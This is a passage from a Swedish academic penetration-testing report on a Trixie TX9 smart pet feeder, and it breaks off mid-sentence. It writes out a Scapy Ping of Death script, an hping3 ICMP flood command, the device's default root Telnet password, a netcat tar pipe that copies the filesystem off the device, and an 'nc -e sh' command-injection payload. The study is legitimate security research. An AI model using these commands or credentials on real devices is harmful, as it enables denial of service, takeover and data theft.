5. 30 sekunder med förtäckt kamera utan övervakning i mobilapplikationen.


7.2.3.3 Resultat




Figur 7: Bytes/s för test 1




Figur 8: Bytes/s för test 2




Figur 9: Bytes/s för test 3




Figur 10: Bytes/s för test 4




Figur 11: Bytes/s för test 5



Figur 12: Bytes/s för test 6



Figur 13: Bytes/s för test 7



Figur 14: Bytes/s för test 8

7.2.3.4 Diskussion

När mobilapplikationen är avstängd i fas 1, 4 och 5 i test 7 och 8 skickar foderautomaten ut en relativ konstant ström av små UDP-meddelanden, vilket bekräftas av resultatet av Figur 7 och Figur 11, och som även noterats under hotmodelleringen. Figur 8 och Figur 12 visar på att en stilla bild med mobilapplikationen på genererar liknande mängd trafik som när rörelsedetekteringen är avstängd, rörelse sker och mobilapplikationen är påslagen. Under fas 2 och 3 när mobilapplikationen är öppen och videoflödet strömmar skickar foderautomaten en avsevärt större mängd data, vilket vi även ser i Figur 8, Figur 10 och Figur 12. Figur 9 visar på när kameran upptäcker rörelse och notifierar användaren, vilket troligtvis också förklarar topparna i Figur 10. Det finns dock toppar i Figur 12 vilket gör att det inte går att fastslå att topparna i Figur 10 faktiskt är dataflöde genererat av rörelsedetekteringen. Detsamma gäller för test 7 och 8.

Det finns 3 distinkta kameralägen som är när 1) videoflödet övervakades i mobilapplikationen, 2) mobilapplikationen var avstängd och 3) foderautomaten upptäckte rörelse när mobilapplikationen var avstängd och rörelsedetekteringen var aktiverad. Resultaten innebär att en angripare som avlyssnar Wi-Fi-trafiken till och från foderautomaten kan avgöra vilket läge systemet är i, om någon vistas i samma rum som foderautomaten och om ägaren bevakar videoflödet i mobilapplikationen. Detta är

värdefull information för en angripare som till exempel planerar att göra inbrott eller vill kartlägga en användarens beteende. Det verkar däremot svårare, nästintill omöjligt, att urskilja när övervakning sker i mobilapplikationen och det är rörelse i bild respektive stilla bild.

Det krypterade videoflödet förhindrar att obehöriga kan övervaka husdjuret och hemmet men resultatet av penetrationstestet visar att trafiken för videodata kan användas för spionage och kartläggning av användaren själv.

Resultatet var väntat och inga förväntningar finns på att denna sårbarhet kommer åtgärdas. Dels för att det idag inte finns många program som justerar eller maskerar dataflödet till/från IoT-enheter och dels för att säkerheten sällan prioriteras, särskilt inte i en mindre produkt som en foderautomat.

Det finns en risk att den mänskliga faktorn i att sätta kameran i olika lägen påverkat testernas reliabilitet, likaså genom att Wi-Fi uppkopplingen kan tappa paket eller störas av andra frekvenser, fysiska hinder eller andra trådlösa enheter. Trots det anses resultaten vara tillförlitliga i och med den betydande skillnad i skickad/mottagen datamängd i ovan nämnda lägen. Resultaten har även stora likheter med resultaten från studierna gjorda av Klasmark et al. [73] och Apthorpe et al. [74].

7.2.4 Ping of Death

7.2.4.1 Introduktion

Attackvektorn som utforskas är en DoS-attack. Målet är att undersöka hur foderautomaten hanterar stora, fragmenterade ICMP-paket och om det kan resultera i att systemet störs eller slutar fungera. Foderautomaten har en MTU på 65 535 bytes som också är maxlängd för ett IP-paket. [98] Sedan attacken upptäcktes i slutet på 90-talet har många servrar och operativsystem anpassats för att skyddas mot denna typ av attack. Trots det utförs attacken då en lyckad attack kan ge allvarliga konsekvenser.

7.2.4.2 Metod

Parrot kopplades upp till samma nätverk som foderautomaten. Två typer av tester gjordes för att skicka fragmenterade IP-paket med hjälp av programmet *Scapy*. I *Wireshark* övervakades ICMP paketen som skickades mellan Parrot och foderautomaten.

Test 1) I det första testet, som gjordes 15 gånger, skickades fragmenterade IP-paket till en storlek av 60 000 bytes genom följande kod i *Scapy* [99]:

```
send(fragment(IP(dst="192.168.10.151")/ICMP())/("X"*60000)))
```

Test 2) Det andra testet gjordes baserades på en laboration i datasäkerhet vid University of California Santa Barbara [100] där de genom undersökningar kommit fram till att paket som uppgår till mellan 65 493–66 592 bytes har visat sig vara mest effektiva i Ping of death-attacker. Test 2 är baserat på [73] där en Ping of death-attack utfördes mot en övervakningskamera med paket inom nämnt storleksintervall. 45 fragmenterade paket skickades för varje IP-paket av storlek *i*, genom skriptet nedan.

```
for i in range(1099):
    data = 65493 + i
    send(fragment(IP(dst="192.168.10.151")/ICMP()/("X"*data)))
    time.sleep(1)
end
```

7.2.4.3 Resultat

Inga av testerna resulterade i förändrat beteende eller överbelastade foderautomaten. Kameran fungerade som vanligt, rörelsesensorn och andra funktioner som manuell utfodring likaså.

7.2.4.4 Diskussion

Inga sårbarheter kunde hittas då foderautomaten motstod attacken och droppade paket med en payload som överskred 65 507 bytes (totalt 65 535 bytes inklusive IP- och ICMP-header). Enheten verkade också droppa stora fragmenterade paket vars fragmentoffset + totala längd uppgick till mer än 65 535 bytes. Testerna är reproducerbara och konsekventa vilket gör resultatet pålitligt.

7.2.5 ICMP flood

7.2.5.1 Introduktion

Attackvektorn som undersöks är en typ av DoS-attack. Målet med penetrationstestet är att undersöka om foderautomaten är säker mot ett stort antal inkommande ICMP-paket som skickas i snabb takt, en så kallad ICMP flood-attack (flödesattack) eller om foderautomaten blir överbelastad till den grad att enheten slutade fungera ordentligt.

7.2.5.2 Metod

Parrot och foderautomaten kopplades upp till samma nätverk och *Wireshark* startades för att bevaka trafiken mellan enheterna. Attacken utfördes i *hping3* med kommandot:

```
hping3 -1 --flood 192.168.10.151
```

Flaggan *-1* betyder att det är protokollet ICMP och ICMP echo request som ska skickas och flaggan *--flood* anger att det är en flood-attack där *hping3* skickar ut paket så snabbt så möjligt utan att ta hänsyn till inkommande ICMP echo replies från foderautomaten.


Attacken kördes 6 gånger när mobilapplikationen var öppen och videoflödet strömmade från start och 6 gånger när mobilapplikationen till en början var stängd och sedan öppnades efter 10 sekunder. Under testerna studerades videoflödets kvalitet och foderautomatens funktioner som rörelsedetekteringen och manuell utfodring. Attackerna pågick i upp till 10 minuter.

7.2.5.3 Resultat


Gemensamt för test 1–6 var att videoflödet frös eller hackade inom 40 sekunder från start. Efter ett par sekunder till någon minut efter det bröts foderautomatens krypterade kanal med servern och mobilapplikationen. När kanalen försökte upprättas igen lyckades det för 2 av 6 tester men resulterade i att endast visa stillbilder eller korta, hackiga videosekvenser. I ett av dessa två fall bröts kanalen kort därpå. Rörelsedetekteringen fungerade inte för något av testen. Manuella utfodringar gavs när videoflödet var på eller när kanalen försökte upprättas igen och var ofta fördröjda eller fungerade inte alls. I få fall utfodrades de direkt. För 5 av 6 av dessa tester gick enheten offline inom ca 8 minuter. För det resterande testet var enheten online i hela 10 minuter men gav endast upphov till stillbilder.

För test 7–12 där mobilapplikationen öppnades först efter 10 sekunder in i attacken visade videoflödet till en början en stillbild eller hackigt videoflöde som snart resulterade i att kanalen bröts. Två tester hade en bruten kanal från start som aldrig gick att återupprätta. För de andra testerna kunde kanalen återupprättas men gav bara upphov till stillbilder. Liksom för de tidigare testerna fungerade inte rörelsedetekteringen och den manuella utfodringen var opålitlig. Foderautomaten gick offline inom 7 minuter för samtliga av dessa tester. Några sekunder efter det att enheten gått offline stoppades attacken i *hping3*. Efter ca 20–30 sekunder återupprättade


foderautomaten sin uppkoppling och var online i mobilapplikationen där videoflödet och andra funktioner fungerade som vanligt.



Figur 15: Foderautomaten överbelastas och krypteringskanalen bryts



Figur 16: Foderautomaten försöker upprätta kanalen



Figur 17: Foderautomaten går offline

7.2.5.4 Diskussion

Alla tester ledde till i att foderautomaten upphörde att fungera normalt redan från början eller efter bara ett par sekunder. Även om krypteringskanalen ibland lyckades återupprättas och det kom upp en och annan stillbild, en hackig videosekvens eller att utfodringen ibland fungerade, så störds systemet helt klart av all trafik. Majoriteten av testerna resulterade även i att foderautomaten tillslut gick offline och blev därmed helt otillgänglig för användaren. Resultaten visar att systemet är sårbart mot ICMP flood-attacker och inte har några implementerade säkerhetsåtgärder som till exempel blockerande av ping-meddelanden eller en gräns på hastigheten av inkommande paket.

Resultaten är valida och testerna anses vara reliabla tack vare testets enkelhet där det enda som krävdes var enhetens IP-adress och uppkoppling mot samma nätverk för *hping3* att starta attacken. Det är inte undersökt om enheten är sårbar mot andra flödesattacker, något som skulle kunna undersökas i en senare studie.

7.2.6 Fjärrinloggning via Telnet

7.2.6.1 Introduktion

Under hotmodelleringen scannades foderautomaten efter öppna portar och man fann att enheten hade en Telnet-server som lyssnade på port 23. Inledningsvis planerades en lösenordsknäckningsattack för att få åtkomst till enheten, men i ett försök att öppna upp en Telnet-session printades bannern ”petwant login”, och vid analys av trafiken till/från enheten i *Wireshark* benämndes enhetens MAC-adress som ”Shenzhen_ A5:54:83”, vilket misstänktes vara samma märke (Shenzhen Petwant Pet Products) som för en av de foderautomater ISE lyckades logga in till genom Telnet, beskrivet i sektion 5.1. Målet med attacken är att undersöka om samma användarnamn och lösenord kan ge root-access till foderautomaten Trixie TX9. Attackvektorn som utforskas är osäkra nätverkstjänster och svaga/läckta inloggningsuppgifter.


7.2.6.2 Metod

Foderautomaten och Parrot kopplades upp till samma nätverk och i en terminal kördes kommandot ”telnet 192.168.10.151”. I inloggningspromten angavs användarnamnet ”root” och lösenordet ”059AnkJ”.

Ytterligare inloggningsförsök gjordes för att undersöka hur systemet svarade vid felaktiga inloggningsuppgifter.

7.2.6.3 Resultat

Inloggning via Telnet med användarnamnet ”root” och lösenordet ”059AnkJ” gav access till systemets skal.



Figur 18: Root-access till foderautomaten genom Telnet

Servern lyssnade efter input i 60 sekunder och tillät 3 felaktiga inloggningsförsök innan anslutningen bröts.

7.2.6.4 Diskussion

Foderautomaten hade samma användarnamn och lösenord som för den tidigare hackade Petwant-enheten. Trots att Petwant informerats av ISE om de funna sårbarheterna under våren 2019 [51] har inga åtgärder vidtagits för foderautomaten Trixie TX9. Sårbarheten är allvarlig och kan utnyttjas för vidare exploatering av systemet eller i DDoS-attacker.

7.2.7 Nedladdning och analys av firmware

7.2.7.1 Introduktion

Attackvektorn för penetrationstestet är demontering. Via Telnet-tjänsten kan hela filsystemet nås i skalet. Systemet kör BusyBox v1.22.1 som tillhandahåller olika Unix-verktyg i en enda exekverbar fil. Målet med attacken är undersöka om det är möjligt att använda dessa verktyg för att ladda ner filsystemet och vidare analysera det efter hårdkodade hemligheter och intressanta filer.

7.2.7.2 Metod

Ett skal öppnades genom att logga in till foderautomaten via Telnet. Med *netcat* och *tar*, som tillhandahölls av BusyBox på enheten och som fanns installerade på Parrot, öppnades en ”tar pipe” för att överföra filsystemet till Parrot.

På mottagarsidan i Parrot kördes följande kommando för att lyssna på input på port 9000 och som sedan extraherades med *tar*:

```
nc -l 9000 | tar x
```

På sändarsidan i skalet skapades en komprimerad tar-fil av varje mapp som skickades till Parrot genom kommandot:


```
tar cf - folder | nc 192.168.10.230 9000
```

Skriptet *firmwalker* användes för att söka igenom det nedladdade filsystemet efter intressanta filer baserat på filtyp, innehåll av URL:s eller mailadresser, eller baserat på nyckelord som till exempel ”admin”, ”password” och ”remote”. Strings-kommandot kördes i sin tur på bland annat skript-, konfigurations-, lösenords-, databas- och en del binära filer för att läsa och analysera textinnehållet i dem. Databasfilerna och de binära filerna för programmen som lyssnade på de öppna portarna (se Tabell 5, sektion. 6.2.3) analyserades i programmet *binwalk* för att undersöka vilket körbart och länkat format (ELF) filerna var och för att beräkna filernas entropi, som indikerar om en fil är komprimerad eller krypterad.

Den binära tuya-filen demonterades och dekompilerades i *Ghidra*. För att hitta intressanta funktioner gjordes sökningar i filerna på sökord som ”scanf”, ”strcpy”, ”system”, ”cmd”, ”firmware”, ”server”, ”port” och ”main”.


7.2.7.3 Resultat

Med *firmwalker* kunde viktiga filer lokaliseras i filsystemet, där bland annat lösenords-, konfigurations-, initierings- och skriptfiler. Inga direkta sårbarheter kunde hittas i dessa filer.




Figur 19: Analys av filsystemet med firmwalker

Det fanns två databasfiler, tuya_user.db och tuya_enckey.db, som inte gick att öppna. Man kunde däremot se att tuya_user.db innehöll bland annat strängarna ”p2p_pwd” och ”p2p2_auth_info” vilket hintade om vilken typ av information som filen innehöll.



Figur 20: Entropi av tuya-filen



Figur 21: Entropi av tuya_user.db-filen

Inga av de binära filerna var krypterade och kunde vidare analyseras i *Ghidra*.

I *Ghidra* analyserades främst Tuya-filen. En del funktioner var namngivna och en del funktioners syfte var relativt uppenbara och enkla att följa och förstå. Inga uppenbara sårbarheter kunde hittas av analysen.

Figur 22: Dekompilerad funktion för sändning av UDP-meddelanden av enhetsinformation på nätverket i verktyget Ghidra

Delar av resultatet presenteras även i sektion 6.3.2.

7.2.7.4 Diskussion

Penetrationstestet syftade till att hitta känslig information eller sårbarheter i firmwaren. Filsystemet gick att ladda ner med *netcat* och *tar* som fanns installerade på foderautomaten genom BusyBox. Det är varken konstigt eller förvånande att foderautomaten kör BusyBox, liksom många IoT-enheter med begränsade resurser gör. BusyBox förser systemet med användbara verktyg men kan också användas för att ladda upp skadlig kod, öppna bakdörrar, ändra i konfigurations- och skriptfiler, utnyttja i DDoS-attacker eller som i detta test – ladda ner hela filsystem.

Inga sårbarheter kunde hittas i konfigurations-, initierings- eller skriptfilerna men det är värt att nämna att root-användaren hade skrivrättigheter för dessa filer och en angripare således skulle kunna ändra och kontrollera vad som sker när systemet startar upp. IoT-enheter med BusyBox (och främst öppna Telnet-tjänster) har tidigare varit mål för större cyberattacker, beskrivet i sektion 5.5, vilket skapar oro kring att en foderautomat som Trixie Tx9 kan drabbas i framtida attacker. Onödiga verktyg

i BusyBox skulle kunna inaktiveras för att förhindra nedladdning av filsystemet eller andra attacker på enheten.

De binära filerna var inte krypterade och kunde dekompileras i *Ghidra*. På grund av filernas storlek och tidsbrist kunde inga djupare analyser göras av dem, vilket är en anledning till att inga direkta sårbarheter hittades. Metoden för analysen av tuya-filen kan därför anses ofullständig och resultatet opålitligt då det inte går att besvara om den innehåller sårbarheter och vilka de i så fall är. Det krävs både mer tid och utvecklade, systematiska metoder samt kunskap om *Ghidra* för att uppnå tillförlitliga och valida resultat.

7.2.8 Öppna portar och fjärrkörning av kod

7.2.8.1 Introduktion

Attackvektorn som undersöks är osäkra nätverkstjänster och en typ av injektionsattack. Foderautomaten har flera öppna portar, vilka listas i Tabell 5, sektion. 6.2.3. Varken servern eller Tuya Smart kommunicerar med någon av de öppna portar enligt analys av dataflödet som gjorts under hotmodelleringen. Flera inlägg på diverse forum och biblioteket TuyAPI [64] vittnar om att port 6668 används för att kommunicera med andra Tuya-enheter på samma nätverk. *Coosa Control* är ett skript för att skicka kommandon till ett Tuya Smart-kompatibelt smart uttag på port 6668. [101]

Målet med penetrationstestet är att undersöka hur nätverkstjänsterna reagerar på input. För port 6668 (Tuya-programmet) är målet att se om programmet är sårbar för kommandoinjektioner, baserat på attackerna och fynden gjorda av ISE [51] och *Coosa Control*.

7.2.8.2 Metod

Foderautomaten, Parrot och Mac kopplades upp till Wi-Fi och i Parrot startades *Wireshark* för att övervaka trafiken mellan datorn och foderautomaten. En terminal per port öppnades där en förbindelse sattes upp till porten med hjälp av *nc/netcat*. Slumpvis input skickades till de portar som tillät. Därefter startades Tuya Smart för att kontrollera om foderautomaten fungerade som normalt.

I ett ytterligare test skickades ett kommando till port 6668 i ett försök om att öppna en bakdörr till systemet utan krav på autentisering. Attacken kördes 50 gånger med följande skript:

```
addr = ("192.168.10.151", 6668)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(addr)

s.sendto(b';nc -lp 1339 -e sh;', addr)
```


7.2.8.3 Resultat

Tabell 12: Portarnas beteende vid förbindelse med nc/netcat

Portnummer	**Service**	**Resultat**
6668	tuya	Det går att skicka input till processen men porten stängs efter ca 30 sekunder. Videoflödet strömmar normalt i Tuya Smart.
8000	sample-Encoder-Video	Terminalen fylls med tecken. Videoflödet går inte att se i Tuya Smart. Efter 10 minuter strömmas videoflödet som vanligt.
8001	sample-Ai	Terminalen fylls med ”?”-tecken. Videoflödet strömmar normalt i Tuya Smart.
8002	sample-Ao	Det går att skicka input till processen. Videoflödet strömmar normalt i Tuya Smart.
8003	sample-Encoder-Video	Det går att skicka input till processen. Videoflödet strömmar normalt i Tuya Smart.
8004	sample-Encoder-Video	Det går att skicka input till processen. Videoflödet strömmar normalt i Tuya Smart.

8005	sample-Ao	Det går att skicka input till processen. Videoflödet strömmar normalt i Tuya Smart.
8006	sample-Ai	Det går att skicka input till processen. Videoflödet strömmar normalt i Tuya Smart.
8007	sample-Encoder-Video	Det går att skicka input till processen. Videoflödet strömmar normalt i Tuya Smart.
Dynamisk UDP port 0:0:0:0:*portnummer*	tuya	Det går att skicka input till processen. Videoflödet strömmar normalt i Tuya Smart.
Dynamisk UDP port localhost:*portnummer*	tuya	Porten går inte att nå.
Dynamisk UDP port 192.168.10.151:*portnummer*	tuya	Det går att skicka input till processen. Videoflödet strömmar normalt i Tuya Smart.

Fjärrkörning av kommandot startade *nc/netcat* på foderautomaten som lyssnade efter inkommande anslutningar på port 1339. Endast 1 av 50 test lyckades.



Figur 23: Fjärrkörd kommandoinjektion startade upp nc/netcat att lyssna på port 1339

7.2.8.4 Diskussion

Syftet med penetrationstestet var att undersöka hur portarna hanterade inkommande input. Outputen från port 8000 skulle kunna vara det krypterade videoflödet i och med processens namn och att videoflödet slutade strömma till Tuya Smart, men en sådan slutsats kan inte dras av resultaten. För att ta reda på vad för input de öppna portarna lyssnar efter, eller vad outputen på port 8000 och 8001 egentligen är, krävs djupare analys av de binära filerna för respektive program. Då ingen observerad trafik till och från portarna har gjorts finns en risk att de är öppna i onödan, vilket är en sårbarhet som kan utnyttjas för att komma åt systemet. Resultatet av testet för port 8000 resulterade oväntat i en DoS-attack, men enheten gick online igen efter ett par minuter. I ISE:s penetrationstester och i Coosa control-skriptet kunde kommandon skickas till port 6668 tack vare att man visste vilken typ av data som programmen lyssnade efter, vilket inte är fallet för foderautomaten Trixie TX9. Fjärrkörning av kommandot förväntades därför inte lyckas, men ett av femtio test lyckades ändå. Då resultatet inte gick att reproducera anses metoden ha mycket låg reliabilitet och resultatet låg trovärdighet. Trots det är det tydligt att de öppnar portarna kan utnyttjas för att störa systemet. För att ta reda på vad för data tuya-programmet lyssnar efter och accepterar på port 6668 krävs mer omfattande, välplanerade metoder som gärna bygger på närmre undersökning av den binära Tuya-filen.

7.2.9 MITM på firmware-uppdatering

7.2.9.1 Introduktion

Tidigare penetrationstester gav full åtkomst till Trixie TX9 genom dess öppna Telnet-tjänst. Hade Telnet-tjänsten inte haft en avslöjande banner och lösenordet inte

